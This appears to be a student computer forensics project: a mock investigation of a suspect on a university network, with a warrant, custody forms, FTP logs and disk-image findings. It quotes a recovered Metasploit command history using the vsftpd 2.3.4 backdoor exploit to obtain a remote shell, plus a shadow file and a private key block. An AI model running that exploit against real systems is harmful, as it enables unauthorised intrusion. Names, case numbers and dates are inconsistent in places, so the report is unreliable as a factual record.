

Computer Forensics Project

IT 330

Daniel Rajaram

Executive Summary

Case: I450145

November 15, 2022

323 Dr Martin Luther King Jr Blvd

Newark, NJ 07102

Suspect: Kyle James Smith

Details: It was reported that a Kyle James Smith has been seen downloading unauthorized software on the WJTB club PC. Further investigation by the IT staff found that the computer was used to gain privileged access to NJIT's internal network to potentially steal data. The IT Department notified the department manager and Police. Upon questioning by police, Kyle was suspended from NJIT pending the results of the investigation. A warrant was issued by the police and notified the forensics unit who consicated the computer as evidence on November 15, 2022.

Case Correspondence

IT 330 Forensic Team

323 Dr Martin Luther King Jr Blvd

Newark, NJ 07102

Dear Forensic Team,

We have reason to believe that a student is currently using the school WiFi to conduct illegal activities. Based upon our servers, this student has high traffic from his personal device within the student's dorm room and also at the the school's radio station, WJTB, computer. We would like you to conduct an investigation on this student and whether this student was involved in any illegal activities.

The police have been notified and a search and seizure warrant has been issued. Thank you for your help in this matter. You may contact me at jks34@njit.edu for further information.

Regards,

Jason Sanders - NJIT's Head of IT Administration

Objectives

- Determine what violations occurred using NJIT's Acceptable and Responsible Use Policy
- Determine what applicable local, state, and/or federal laws were violated

Acceptable Use

- ❑ NJIT information assets and resources are expected to be used for NJIT related purposes that is in regards to legal, ethical of openness and integrity of NJIT's culture.
- ❑ Authorized scholarly, business, research, and university-related purposes.
- ❑ Users are responsible for all activities on the User's account or that originate from the User's system.
- ❑ Using only legal versions of copyrighted software in compliance with vendor license requirements.

Unacceptable Use

- ❑ Usage or disclosure of sensitive info without appropriate authorization
- ❑ Using information assets to compromise user accounts
- ❑ Engaging in activity that is harmful to NJIT's network and systems.
- ❑ Harassing, threatening or otherwise harming others by:
 - sending obscene, or abusive communications,
 - forging counterfeit communications or identities.

Computer Use Policy

- ❑ Guest may only use the guest assigned computers and will only have guest privileges.
- ❑ Users will be responsible for legal and ethical usage of NJIT's tools/resources and should not be used for negative purposes.
- ❑ Computer setups and configurations of the systems should not be touched or changed. This includes installation of any software or additions of hardware.

Violations

- “Any violation of this policy may result in disciplinary action, as well as civil and/or criminal action. NJIT may restrict or suspend a User’s access to Information Assets and Resources while the alleged violations are investigated and/or adjudicated. Disciplinary action shall be taken by the **Dean of Students Office** relative to student violations, and by the appropriate University officers relative to faculty, staff and/or university affiliate violations.” - NJIT’s Acceptable and Responsible Use Policy, Section VI. Violations

Search and Seizure Warrant

AO 93 (Rev. 11/13) Search and Seizure Warrant

UNITED STATES DISTRICT COURT

for the
District of New Jersey ☒

In the Matter of the Search of)
(Briefly describe the property to be searched)
or identify the person by name and address))

Kyle Jame Smith)
Cypress Hall)
180 Bleeker Street)
Newark, NJ 07103)

Case No. 1450145

SEARCH AND SEIZURE WARRANT

To: Any authorized law enforcement officer

An application by a federal law enforcement officer or an attorney for the government requests the search of the following person or property located in the Campus Center at NJIT District of New Jersey
(identify the person or describe the property to be searched and give its location):

Mr. Smith is described as a white, male approximately 6 feet in height. Mr. Smith currently lives on the fourth floor, room 213A, of the Cypress building. The suspect currently dorms at Cypress Hall at the New Jersey Institute of Technology, located at 180 Bleeker Street Newark, NJ 07103. The device used for the crime was at the WJTB radio station, located at the fourth floor of Campus Center, located at 150 Bleeker St #1982, Newark, NJ 07102. Room number 413a.

I find that the affidavit(s), or any recorded testimony, establish probable cause to search and seize the person or property described above, and that such search will reveal (identify the person or describe the property to be seized):

The suspect shall be arrested at their dorm room. The computer and flash drive used must also be seized in the WJTB radio station's room.

Search and Seizure Warrant

YOU ARE COMMANDED to execute this warrant on or before November 20, 2022 (not to exceed 14 days)
☒ in the daytime 6:00 a.m. to 10:00 p.m. ☐ at any time in the day or night because good cause has been established.

Unless delayed notice is authorized below, you must give a copy of the warrant and a receipt for the property taken to the person from whom, or from whose premises, the property was taken, or leave the copy and receipt at the place where the property was taken.

The officer executing this warrant, or an officer present during the execution of the warrant, must prepare an inventory as required by law and promptly return this warrant and inventory to District Court Judge Ryan Prillson
(United States Magistrate Judge)

☐ Pursuant to 18 U.S.C. § 3103a(b), I find that immediate notification may have an adverse result listed in 18 U.S.C. § 2705 (except for delay of trial), and authorize the officer executing this warrant to delay notice to the person who, or whose property, will be searched or seized (check the appropriate box)

☐ for _____ days (*not to exceed 30*) ☐ until, the facts justifying, the later specific date of _____

Date and time issued: 11/05/2022 5:14 pm

Ryan Prillson

Judge's signature

City and state: Newark, New Jersey

Ryan Prillson

Printed name and title

Search and Seizure Warrant

Return		
Case No.: 1450145	Date and time warrant executed: 11/20/2022 11:03 am	Copy of warrant and inventory left with: Jill Williams(building supervisor)
Inventory made in the presence of : Officer James Brady ID#3141526		
Inventory of the property taken and name of any person(s) seized: WJTB's computer USB flashdrive Arrested suspect, Kyle James Smith, at dorm room		
Certification		
<p>I declare under penalty of perjury that this inventory is correct and was returned along with the original warrant to the designated judge.</p>		
Date: 11/20/2022	<div>Charles Anderson</div> <div>Executing officer's signature</div> <div>Charles Anderson</div> <div>Printed name and title</div>	

Computer Evidence

❑ Seized Gateway desktop computer



Picture of WJTB's PC in their club room on November 20, 2022 before it was confiscated by Newark Police and Forensics Investigators.



Computer Evidence Labeled

- External connections of the suspect's PC
- Internal connections of suspect's PC



Hard Disk Details

Image of the Hard Disk Form generated during labeling and dismantling of the equipment.

Hard Disk Details			
Case No.	1450145	Exhibit No.	1450145-B
Make:	Inland Premium	Model:	QLC 3D NAND
Serial No:	618996727223	Size:	3.5"/2.75"
Cylinders:	N/A	Heads:	N/A
Sectors:	N/A	Jumper setting:	N/A 
Volume Label	Main	No. of Partitions	1
Partition Name 1	OSDISK	Partition Name 2	N/A
Partition Name 3	N/A	Partition Name 4	N/A
Imaging			
Software and Version (Image 1)	FTK Imager	Write blocker type used	FTK Imager Software
Software and Version (Image 2)	N/A	Write blocker type used	N/A
Time Corrected	11:50am	Time Source	Watch
Notes:			
Hashes Match Image 1	N/A	Hashes Match Image 2	N/A
Hash verification attached)	Yes no	If not attached, where can it be found	N/A
Case Hard Drive Information			
Original Image located on Disk No (in safe)	Disk Reference No	1234B	
Backup Image located on Disk No (in safe)	Disk Reference No	0223BK	
Backup Image located on Disk No (in server)	Disk Reference No	6411210	
Work Disk for case	Disk Reference No	31256FF	

Chain of Custody Log

State of New Jersey Police Department
EVIDENCE CHAIN OF CUSTODY TRACKING FORM

Case Number: **1450145**

Offense: **Unauthorized Computer Access and Altering, deleting, or taking data**

Submitting Officer: (Name/ID#) **Charles Anderson ID#456612**

Suspect: **Ryan James Smith**

Date/Time Seized: **November 20, 2022**

Location of Seizure: **Newark, NJ**

Description of Evidence		
Item #	Quantity	Description of Item (Model, Serial #, Condition, Marks, Scratches)
001	1	Custom PC Build, Serial # 4459874, Condition: Very Good, No marks or scratches

[illegible]

General Analysis

- Received logs of suspicious FTP connections from IT team.
- Traced internal network to find the potential suspect device.
- Create backup image of VirtualBox image file found on suspect PC
- FTK Imager data acquisition on image file


Detailed Analysis

- Images from IT Department showing multiple ftp connections from suspect IP Address.

```
password "IEUser@"
Wed Sep 21 11:59:09 2022 [pid 5471] [ftp] OK LOGIN: Client "192.168.100.4", anor
password "IEUser@"
Wed Sep 21 11:59:09 2022 [pid 5469] [ftp] OK LOGIN: Client "192.168.100.4", anor
password "IEUser@"
Wed Sep 21 11:59:17 2022 [pid 5541] CONNECT: Client "192.168.100.4"
Wed Sep 21 11:59:17 2022 [pid 5546] CONNECT: Client "192.168.100.4"
Wed Sep 21 11:59:17 2022 [pid 5548] CONNECT: Client "192.168.100.4"
Wed Sep 21 13:58:26 2022 [pid 6109] CONNECT: Client "192.168.100.4"
Wed Sep 21 13:58:40 2022 [pid 6161] CONNECT: Client "192.168.100.4"
Wed Sep 21 13:58:40 2022 [pid 6164] CONNECT: Client "192.168.100.4"
Wed Sep 21 13:58:40 2022 [pid 6168] CONNECT: Client "192.168.100.4"
Wed Sep 21 13:58:40 2022 [pid 6170] CONNECT: Client "192.168.100.4"
Wed Sep 21 13:58:43 2022 [pid 6167] [ftp] OK LOGIN: Client "192.168.100.4", anor
password "IEUser@"
Wed Sep 21 13:58:43 2022 [pid 6160] [ftp] OK LOGIN: Client "192.168.100.4", anor
password "IEUser@"
Wed Sep 21 13:58:43 2022 [pid 6163] [ftp] OK LOGIN: Client "192.168.100.4", anor
password "IEUser@"
Wed Sep 21 13:58:53 2022 [pid 6246] CONNECT: Client "192.168.100.4"
Wed Sep 21 13:58:53 2022 [pid 6249] CONNECT: Client "192.168.100.4"
Wed Sep 21 13:58:54 2022 [pid 6251] CONNECT: Client "192.168.100.4"
Wed Sep 21 14:08:10 2022 [pid 6290] CONNECT: Client "192.168.100.4"
Sun Nov 20 16:53:31 2022 [pid 5051] CONNECT: Client "192.168.100.4"
```

Detailed Analysis


❑ Image File Location:



❑ VirtualBox and Kali Linux Image file found on suspect PC

Detailed Analysis

□ FTK Imager Create Image:



Detailed Analysis

FTK Imager Evidence File Tree

The screenshot displays the FTK Imager interface with two main panes: the Evidence Tree on the left and the File List on the right.

Evidence Tree: The tree shows the structure of the evidence file. It starts with 'Evidence 1-Attacker Machine.E01', which contains three partitions: 'Partition 1 [512MB]', 'Partition 2 [39470MB]', and 'Partition 3 [976MB]'. 'Partition 2' is expanded, showing a 'NONAME [ext4]' filesystem. Inside this filesystem, the root directory is expanded, revealing a standard Linux directory structure including .cache, boot, efi, grub, dev, pts, shm, etc, home, lost+found, media, mnt, opt, proc, root (highlighted), cache, config, dbus, java, local, msf4, run, srv, sys, tmp, usr, var, and [unallocated space].

File List: This pane shows a detailed list of files and directories found in the selected 'root' directory. The list includes the following items:

Name	Size	Type	Date Modified
.cache	4	Directory	10/14/2022 10:13:51 PM
.config	4	Directory	10/14/2022 10:13:39 PM
.dbus	4	Directory	10/14/2022 10:13:39 PM
.java	4	Directory	10/14/2022 10:15:16 PM
.local	4	Directory	10/14/2022 10:14:28 PM
.msf4	4	Directory	11/20/2022 9:54:21 PM
.bashrc	6	Regular File	9/11/2022 4:39:37 PM
.bashrc.FileSlack	3	File Slack	
.bashrc.original	1	Regular File	9/11/2022 4:39:37 PM
.face	12	Regular File	9/11/2022 4:43:10 PM
.face.icon	1	Symbolic Link	9/11/2022 4:43:10 PM
.profile	1	Regular File	7/26/2022 1:31:13 PM
.viminfo	0	Regular File	11/20/2022 10:15:28 PM
.zshrc	11	Regular File	11/20/2022 9:27:08 PM
.zshrc.FileSlack	2	File Slack	
.zsh_history	2	Regular File	11/20/2022 10:11:02 PM
.data	2	Regular File	11/20/2022 10:08:59 PM
.data2	2	Regular File	11/20/2022 10:15:28 PM

Relevant Findings

- ❑ Evidence of potential abuse of company policy, as well as evidence of potential computer fraud.
 - ❑ A text file containing password hashes of company internal systems
 - ❑ A text file containing the RSA Private Key used in the companies TLS certificates.
 - ❑ Malware found on software called Metasploit used to exploit company equipment.

Relevant Findings

- Metasploit command logs found showing attacker exploiting internal system

Name	Size	Type	Date Modified
data	4	Directory	11/20/2022 9:45:35...
local	4	Directory	11/20/2022 9:45:35...
logos	4	Directory	11/20/2022 9:45:35...
logs	4	Directory	11/20/2022 9:45:35...
loot	4	Directory	11/20/2022 9:45:35...
modules	4	Directory	11/20/2022 9:45:35...
plugins	4	Directory	11/20/2022 9:45:35...
store	4	Directory	11/20/2022 9:45:41...
history	1	Regular File	11/20/2022 10:07:4...


```
use exploit/unix/ftp/vsftpd_234_backdoor
show options
set RHOST 10.0.2.15
set RHOSTS 10.0.2.15
sjpw p[topms
show options
set payload cmd/unix/interact
show options
exploit
set RHOSTS 192.168.100.6
exploit
ls
exit
```

Relevant Findings

Internal Network etc/shadow file

- Found on suspects PC
- File transferred to suspects PC using FTP

```
root:*:14684:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:*:14684:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcpc:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:*:14684:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:*:14685:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:*:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:*:14699:0:99999:7:::
service:*:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
```

Relevant Findings

❑ RSA Private Key

- ❑ Text file of the RSA Private Key used for the TLS certificate of the companies employee portal website.

- ❑ File transferred to suspects PC using FTP

Name	Size	Type	Date Modified
.bashrc.original	1	Regular File	9/11/2022 4:39:37 PM
.face	12	Regular File	9/11/2022 4:43:10 PM
.face.icon	1	Symbolic Link	9/11/2022 4:43:10 PM
.profile	1	Regular File	7/26/2022 1:31:13 PM
.viminfo	0	Regular File	11/20/2022 10:15:28 PM
.zshrc	11	Regular File	11/20/2022 9:27:08 PM
.zshrc.FileSlack	2	File Slack	
.zsh_history	2	Regular File	11/20/2022 10:11:02 PM
data	2	Regular File	11/20/2022 10:08:59 PM
data2	2	Regular File	11/20/2022 10:15:28 PM

```
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAxKpN3xy6QpA5fy4UEE7p00i7bYBkbY3BFApSsjKungAjTO
kNuBgLwvENssZfpgGQtH1o71ipTUw8JQmba83TyQyi5vsZkbeGatKDL9U1+PoePO
2ujqtDTnuH2h5HXWR6JwssijYY+ABsGMOfw9Ong+/A191wV+vLtq3DYmFL3a0YAu
C084eHzzyu2wGF+rC2iS/MD6YNJwaLK3RvC1TwYaqMdChfI6gMr11jpUb1S2afdq
vX7YGxZ7J9r+bDxpPidNrKs9Mtaq8arcVPRJu3aZ5z/8cqcoXK8pg2WXsN8NPC1v
KD5rfePifgp/tLV68v4AjjJG10HjstsPvqehUQIDAQABAoIBAQAoCavG3LWKnbb1Eh
mZukM6DwhseMjSNw+RUUBMywl2BmHYHT2qAN511h4zOaLQ4j9T0IWRMfqiFZ2msJO
hTMNsnmuEkHRh3cHJvcx42UXSriDifgpgW0WYCCIy/Tn/ZyOfZev6Q1L90xxsg1J
w7ZH2tCTmRnff/LFaCKR+10ci10vD1HVGxpzX1uLmHin6SDMO+42WHYvINaOAN+V
Eg2CiUYMY2WCbFgebFoQKnqkmvvyLsk5BGJNBc4rVXIBBVdSiHQdi+aZWTVsg16d
bwY+PwO1664jwKFUIk1QoTi1xRyzE+FQhWTrgc6+0ATi1LRzGX7Xu+COJ7DwtwcJI
0FsnWLQBAoGBA0V2w/rQbvrqHuElplkT2FTLpJnsH18YTaMI/8csh06CsVRHBg5M
gKcXyEz77/XK2P2IRwXgSU/61LrLUGZC22TXIKwwIJJoBuk7qgxQLHR4HJa7LbW
8eVPdEWyJ+0TVYxj+5LB0yH3RRGXBeHx/Pa93XvNajI/aGd55EMyJRxBaOGBANth
aX8fk9bKVJIh2bnEYZ1DLg1v68sq4cAjoYBw0qB+XLHheoMqJKAQ9csUSNd08+T07
KVNrtARALLeRe4E/TQvkNpp+bVwVpXdtWz8TMHgZKkpWk6ihtPffKAX13+Y1rEOz
U9+QCfOfXZrNrmfakzIBOQdG5p4T9HMcVVRgeA+RAoGBAK7W0mdOD3GJ+R1B81Km
2uidLbK2LgUYEHer8K/C5RqSbCkp4JxenpaKUW00/XxLbdrhoQO2ncWZcPzCO2T
HhkEkpt//36GOLpDpLOkt0aGaR0/OF8L/9PYIWDFArSDichpmhLtkKcEUFgVcC/hn
mHYsnqipEERu+c72Gq1hl1ZBAoGAva3Qs+pPZJ6FULBfkXOSyXwSX2e2Gt7r3h3a
pTPvprnaP8osDE46db5YGN5IjVncXR3cwTzJ1XifFT7cxvj00iP00ZxdDS+/ycq
8NHTY1CSCY9MywGahUJ9PTVEQgJUp+PPoPq5NVrF8Ig26KSwfRgP1Wju92ZB5NDY
SMnldmEcGYBqdsUQBtZ5Bf+SuxlGCLY1ScMEYYH7rUHfFfUdOeukH89j9wRQUYSD
5+BCEf7LqW3Zrd/i1/NEWI5gHfHkvv09/tsRv6ES4HOzfkUeWYTSfkQLKXu+0t
Qnt7egHk3GvmYE2Zj2r2bcbf5sqGVw+3VB9HmH917tAXo+odkW26x2Q==
-----END RSA PRIVATE KEY-----
```

Supporting Details

- The combination of the Metasploit and NJIT's Internal Network log files suggest a violation company policies and procedures.
- The compromised files found on the suspect PC in combination with the FTP logs indicate the act of Computer Fraud.

Investigative Leads

- Further investigation of other devices that the suspect may have been in use of may determine if other potential victims and/or criminal activity exists.
- Further investigation of browser history on each of the suspects devices may determine if suspect stole information for financial gain.

Works Cited

“Acceptable and Responsible Use Policy.” Acceptable and Responsible Use Policy | Policies, <https://www5.njit.edu/policies/acceptable-and-responsible-use-policy/>.

“Computer Use Policy.” Computer Use Policy, <https://library.njit.edu/aboutus/policies/computer-use.php>.

EVIDENCE CHAIN OF CUSTODY TRACKING FORM.

<https://www.nist.gov/document/sample-chain-custody-formdocx>.

United States District Court.

<https://www.uscourts.gov/sites/default/files/ao093.pdf>.